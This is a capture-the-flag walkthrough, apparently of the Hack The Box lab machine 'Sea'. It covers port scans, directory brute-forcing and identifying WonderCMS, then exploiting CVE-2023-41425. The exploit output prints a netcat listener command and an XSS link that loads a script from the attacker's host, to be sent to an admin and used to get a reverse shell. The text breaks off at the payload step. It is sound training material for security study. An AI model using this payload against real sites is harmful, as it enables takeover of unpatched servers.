🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.246.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 21:02 CEST
Nmap scan report for 10.129.246.198
Host is up (0.017s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | http | Apache httpd 2.4.41 ((Ubuntu)) |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Content and directory discovery — hidden files, backup archives, development endpoints
- CMS/framework fingerprinting enables targeted CVE research (WordPress, Joomla, Drupal)
- SQL injection — database extraction, authentication bypass, or OS command execution
- Command injection — OS execution via unsanitised parameter handling
- Server-Side Template Injection (SSTI) — code execution through template engine abuse
- Local File Inclusion (LFI) and path traversal — sensitive file disclosure
- Server-Side Request Forgery (SSRF) — pivot to internal services and cloud metadata
- File upload abuse — filter bypass for webshell placement
- XML External Entity injection (XXE) in XML-consuming endpoints
- Authentication and session weaknesses — weak passwords, predictable tokens
📖 Walkthrough
Reconnaissance
Port Scanning
We started with a basic port scan which revealed only port 22/TCP and port 80/TCP.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.246.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 21:02 CEST
Nmap scan report for 10.129.246.198
Host is up (0.017s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
Enumeration of Port 80/TCP
On port 80/TCP we found a website which invited people to participate.
┌──(kali㉿kali)-[~]
└─$ whatweb http://10.129.245.234/
http://10.129.245.234/ [200 OK] Apache[2.4.41], Bootstrap[3.3.7], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.129.245.234], JQuery[1.12.4], Script, Title[Sea - Home], X-UA-Compatible[IE=edge]

The link then redirected us to http://sea.htb/contact.php which we added to our /etc/hosts file.
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.245.234  sea.htb

After doing so and by refreshing the page we found ourselves on some sort of contact formular.
We entered a few random values and entered the IP address of our local machine to the website field to test for a callback.

Which worked quite nicely.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Sea/serve]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.245.234 - - [10/Aug/2024 21:11:51] "GET /x HTTP/1.1" 200 -
10.129.245.234 - - [10/Aug/2024 21:12:51] "GET /x HTTP/1.1" 304 -
10.129.245.234 - - [10/Aug/2024 21:12:52] "GET /x HTTP/1.1" 304 -
10.129.245.234 - - [10/Aug/2024 21:13:53] "GET /x HTTP/1.1" 304 -
Directory Busting
Since we were not able to leverage this to our advantage we went ahead and did some directory brute forcing.
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://10.129.245.234/

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_10.129.245.234/__24-08-10_21-12-10.txt

Target: http://10.129.245.234/

[21:12:10] Starting:
[21:12:10] 403 -  199B  - /%3f/
[21:12:19] 403 -  199B  - /.ht_wsr.txt
[21:12:19] 403 -  199B  - /.htaccess.bak1
[21:12:19] 403 -  199B  - /.htaccess.orig
[21:12:19] 403 -  199B  - /.htaccess.sample
[21:12:19] 403 -  199B  - /.htaccess.save
[21:12:19] 403 -  199B  - /.htaccess_extra
[21:12:19] 403 -  199B  - /.htaccessBAK
[21:12:19] 403 -  199B  - /.htaccessOLD
[21:12:19] 403 -  199B  - /.htaccessOLD2
[21:12:19] 403 -  199B  - /.html
[21:12:19] 403 -  199B  - /.htpasswd_test
[21:12:19] 403 -  199B  - /.htpasswds
[21:12:19] 403 -  199B  - /.htaccess_orig
[21:12:19] 403 -  199B  - /.htm
[21:12:19] 403 -  199B  - /.htaccess_sc
[21:12:20] 403 -  199B  - /.httr-oauth
[21:12:24] 403 -  199B  - /.php
[21:12:35] 200 -    1KB - /404
[21:12:45] 403 -  199B  - /admin%20/
[21:13:32] 200 -  939B  - /contact.php
[21:13:35] 301 -  234B  - /data  ->  http://10.129.245.234/data/
[21:13:35] 403 -  199B  - /data/
[21:13:36] 403 -  199B  - /data/files/
[21:14:08] 403 -  199B  - /login.wdm%20
[21:14:13] 301 -  238B  - /messages  ->  http://10.129.245.234/messages/
[21:14:19] 403 -  199B  - /New%20Folder
[21:14:20] 403 -  199B  - /New%20folder%20(2)
[21:14:28] 403 -  199B  - /phpliteadmin%202.php
[21:14:33] 403 -  199B  - /plugins/
[21:14:33] 301 -  237B  - /plugins  ->  http://10.129.245.234/plugins/
[21:14:38] 403 -  199B  - /Read%20Me.txt
[21:14:46] 403 -  199B  - /server-status
[21:14:46] 403 -  199B  - /server-status/
[21:15:01] 301 -  236B  - /themes  ->  http://10.129.245.234/themes/
[21:15:01] 403 -  199B  - /themes/

Task Completed
Checking External Resources
We found quite a lot of directory but instead of looking into all of them, we decided to perform a quick search on Google for the name velik71 which was displayed in the middle of the website.

And funny enough we found a website which leaked the back-end CMS called WonderCMS. It is probably noteworthy to say that this was not the intended way to find this information.

Looking back at the box and the information we collected to go ahead with it, we should be able to find the bike theme due to directory brute forcing and from there it should be possible to link it to WonderCMS.
Foothold
CVE-2023-41425: Cross-Site Scripting (XSS) to Remote Code Execution (RCE)
So the WonderCMS application was vulnerable to CVE-2023-41425 which describes Remote Code Execution (RCE) through Cross-Site Scripting (XSS). Shout-out to DarkCat for nailing this one!
We moved to /loginURL which we found by having a closer look at the exploit but you could also find this by reading the documentation of WonderCMS.

First we setup the webserver which hosted the malicious JavaScript file (xss.js).
┌──(kali㉿kali)-[/media/…/Machines/Sea/files/CVE-2023-41425]
└─$ python3 exploit.py http://sea.htb/loginURL 10.10.14.93 9001
[+] xss.js is created
[+] execute the below command in another terminal

----------------------------
nc -lvp 9001
----------------------------

send the below link to admin:

----------------------------
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.14.93:8000/xss.js"></script><form+action="
----------------------------


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Then we copied the payload which the exploit created for us to enter it into the website field of contact.php.
